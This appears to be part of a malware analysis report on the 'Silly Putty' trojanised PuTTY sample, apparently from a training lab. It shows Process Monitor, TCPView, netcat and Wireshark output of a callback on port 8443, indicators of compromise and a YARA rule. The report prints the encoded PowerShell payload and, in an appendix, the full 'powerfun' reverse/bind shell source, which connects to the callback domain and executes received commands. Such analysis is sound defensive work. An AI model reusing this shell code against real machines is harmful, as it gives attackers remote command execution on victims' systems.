
Process monitor and TCPView show PowerShell executing and attempting to make a remote connection over port 8443.



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
9:14:4...	powershell.exe	4784	TCP Reconnect	PMAT-FlareVM:32582 -> www.inetsim.org:8443	SUCCESS	Length: 0, seqnum:...
9:14:4...	powershell.exe	4784	TCP Reconnect	PMAT-FlareVM:32582 -> www.inetsim.org:8443	SUCCESS	Length: 0, seqnum:...
9:14:4...	powershell.exe	4784	TCP Reconnect	PMAT-FlareVM:32582 -> www.inetsim.org:8443	SUCCESS	Length: 0, seqnum:...
9:14:5...	powershell.exe	4784	TCP Reconnect	PMAT-FlareVM:32582 -> www.inetsim.org:8443	SUCCESS	Length: 0, seqnum:...
9:15:0...	powershell.exe	4784	TCP Disconnect	PMAT-FlareVM:32582 -> www.inetsim.org:8443	SUCCESS	Length: 0, seqnum:...

Fig 9: PowerShell making remote connection



TCPView - Sysinternals: www.sysinternals.com
File Edit View Process Connection Options Help
4 TCP v4
6 TCP v6
4 UDP v4
6 UDP v6
Search

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
powershell.exe	368	TCP	Syn Sent	[redacted].4	50726	[redacted].3	8443	12/31/2022 11:34:09 AM	powershell.exe


Fig 10: TCPView showing PowerShell making connection

Remote Connection

Silly Putty makes a reverse connection and this was briefly demonstrated using Remnux. On Remnux, the following changes were made:

- Added the callback URL to the hosts file
- Set up a netcat listener on port 8443


After the netcat listener was set up, Silly Putty was executed and a remote connection was made to Remnux, Figure 11.



```
remnux@forensics:~$ nc -lvnp 8443
Listening on 0.0.0.0 8443
Connection received on [redacted].4 50631
��c����+J̀���A&��@�Y;4���\w��5*�,�+�0�/���$�#�(�'�
�       ����=<5/
l+)&bonus2.corporatebonusapplication.local
```

Fig 11: Remote Connection Port 8443

Wireshark shows the connection to the Remnux machine on port 8443 after Silly Putty was executed, Figure 12.



```
 89 12.016030574  [redacted].4  [redacted].3  TCP      54 50631 → 8443 [ACK] Seq=1 Ack=1 Win=262656 Len=0
 90 12.050048797  [redacted].4  [redacted].3  TLSv1.2  254 Client Hello
 91 12.050078283  [redacted].3  [redacted].4  TCP      54 8443 → 50631 [ACK] Seq=1 Ack=201 Win=64128 Len=0
 92 17.273855629  [redacted].3  [redacted].4  TCP      58 8443 → 50631 [PSH, ACK] Seq=1 Ack=201 Win=64128 Len=4 [TCP segment of a reassembled PDU]
 93 17.329573357  [redacted].4  [redacted].3  TCP      54 50631 → 8443 [ACK] Seq=201 Ack=5 Win=2102272 Len=0
363 134.768493091 [redacted].3  [redacted].4  TCP      54 8443 → 50631 [FIN, ACK] Seq=5 Ack=201 Win=64128 Len=0
364 134.768944847 [redacted].4  [redacted].3  TCP      54 50631 → 8443 [ACK] Seq=201 Ack=6 Win=2102272 Len=0
365 135.310273904 [redacted].4  [redacted].3  TCP      54 50631 → 8443 [FIN, ACK] Seq=201 Ack=6 Win=2102272 Len=0
366 135.310297248 [redacted].3  [redacted].4  TCP      54 8443 → 50631 [ACK] Seq=6 Ack=202 Win=64128 Len=0

▸ Frame 90: 254 bytes on wire (2032 bits), 254 bytes captured (2032 bits) on interface ens18, id 0
▸ Ethernet II, Src: [redacted], Dst: [redacted]
▸ Internet Protocol Version 4, Src: [redacted].4, Dst: [redacted].3
▾ Transmission Control Protocol, Src Port: 50631, Dst Port: 8443, Seq: 1, Ack: 1, Len: 200
    Source Port: 50631
    Destination Port: 8443
    [Stream index: 1]
    [Conversation completeness: Complete, WITH_DATA (63)]
    [TCP Segment Len: 200]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 2477001289
    [Next Sequence Number: 201    (relative sequence number)]

0000  02 c9 bf 1b eb 4b de 3d  8d 34 b9 57 08 00 45 00   ·····K·= ·4·W··E·
0010  00 f0 6a 09 40 00 80 06  a1 d6 ac 10 4b 04 ac 10   ··j·@··· ····K···
0020  4b 03 c5 c7 20 fb 93 a4  0a 49 67 6b 9a 97 50 18   K··· ··· ·Igk··P·
0030  04 02 ef 0a 00 00 16 03  03 00 c3 01 00 00 bf 03   ········ ········
0040  03 63 b0 ca ff 2b 4a fb  cd 80 af fc 1d 41 26 fd   ·c···+J· ·····A&·
0050  d0 40 ff 7f 59 3b 34 b5  ea fb 5c 07 77 bc f0 35   ·@··Y;4· ··\·w··5
0060  19 00 00 2a c0 2c c0 2b  c0 30 c0 2f 00 9f 00 9e   ···*·,·+ ·0·/····
0070  c0 24 c0 23 c0 28 c0 27  c0 0a c0 09 c0 14 c0 13   ·$·#·(·' ········
0080  00 9d 00 9c 00 3d 00 3c  00 35 00 2f 00 0a 01 00   ·····=·< ·5·/····
0090  00 6c 00 00 00 2b 00 29  00 00 26 62 6f 6e 75 73   ·l···+·) ··&bonus
00a0  32 2e 63 6f 72 70 6f 72  61 74 65 62 6f 6e 75 73   2.corpor atebonus
00b0  61 70 70 6c 69 63 61 74  69 6f 6e 2e 6c 6f 63 61   applicat ion.loca
00c0  6c 00 0a 00 08 00 06 00  1d 00 17 00 18 00 0b 00   l······· ········
00d0  02 01 00 00 0d 00 1a 00  18 08 04 08 05 08 06 04   ········ ········
00e0  01 05 01 02 01 04 03 05  03 02 03 02 02 06 01 06   ········ ········
```

Figure 12. Wireshark Capture Remote Connection

Indicators of Compromise

Network Indicators


When Silly Putty is executed the following network indicators have been observed and should be used for further threat hunting and incident response actions.

Domain	Port
hxxps[://]bonus2[.]corporatebonusapplication[.]local	53
hxxps[://]bonus2[.]corporatebonusapplication[.]local	8443

Host-based Indicators

The following host-based indicators for further threat hunting and incident response actions.

1. Hash values:
    a. md5: 334a10500feb0f3444bf2e86ab2e76da
    b. sha256: 0c82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
2. Putty launching PowerShell as a child process
    a. Use Windows Event Log 4688 or Sysmon Event 1 for process creation
3. PowerShell executing suspicious commands/scripts
    a. Use Windows Event Log for PowerShell. Event ID 4104 (PS Script Execution) to identify potential malicious PowerShell commands executing




Event Properties - Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):
&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String
('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOI
RwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNpIPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdlVGqlnRj0r9Wpn8qfASF7TldCQx
MScpzZRx4WIZ4EFrLMV2R55pGHILUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSr
oAvw4DIf4D3XnKk25QHIZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKIqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXL
dK/hLyaOwCdeeCF2plmJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYI0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqv
ovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBg
nqcfHwd7xzfypD72pxq3miBnlrGTcH4+iqPr68DW4JPV8bu3pqXFRIX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+
4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+
6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NIWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYql3jqFn6lyiuBFV
OwdkTPXSSHsfe/+
7dJtlmqHve2k5A5X5N6SJX3V8HwZ98l7sAgg5wuCktlcWPiYTk8prV5tbHFaFICleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ
/ha6LDyCo6Kl1dDKAmpHRuSv1MC6DVOthalh1lKOR3MjoK1UJfnhGVlpR+
8hOCi/WlGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))

ScriptBlock ID: 6d5de5d0-1907-41de-ab15-24ea81b14778
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	12/31/2022 11:19:27 AM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Warning	Keywords:	None

Fig 13: Event ID 4104-PS executing base64 command


Event Properties - Event 4104, PowerShell (Microsoft-Windows-PowerShell)
General
Details

```
Creating Scriptblock text (1 of 1):
function powerfun
{
   Param(
   [String]$Command,
   [String]$Sslcon,
   [String]$Download
   )
   Process {
   $modules = @()
   if ($Command -eq "bind")
   {
      $listener = [System.Net.Sockets.TcpListener]8443
      $listener.start()
      $client = $listener.AcceptTcpClient()
   }
   if ($Command -eq "reverse")
   {
      $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
   }
```

Fig 14: Event ID 4104-Powerfun executed

Appendices


A. Yara Rule

```
rule Silly_Putty{
    meta:
        last_updated = "2023-01-07"
        auther = "0x5h1nIGaMi"
        description = "Rule to detect Silly Putty"
    strings:
        $PE_magic_byte = "MZ"
        $Powershell = "powershell.exe -nop -w hidden -noni -ep bypass"
        $base64_command =
"H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUl
ypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OW
ZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLM
V2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJU
CR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suH
Dz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+
U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Et
eqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6Q
saJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3
pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/w
x8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsx
ncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV
/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcW
PiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyC
o6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTg
antvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=="
    condition:
        ($PE_magic_byte and $Powershell and $base64_command)
}
```


B. Callback URLs

Domain	Port
hxxps[://]bonus2[.]corporatebonusapplication[.]local	53
hxxps[://]bonus2[.]corporatebonusapplication[.]local	8443

C. Powerfun



```
function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }
```



```
    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyrig
ht (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}
```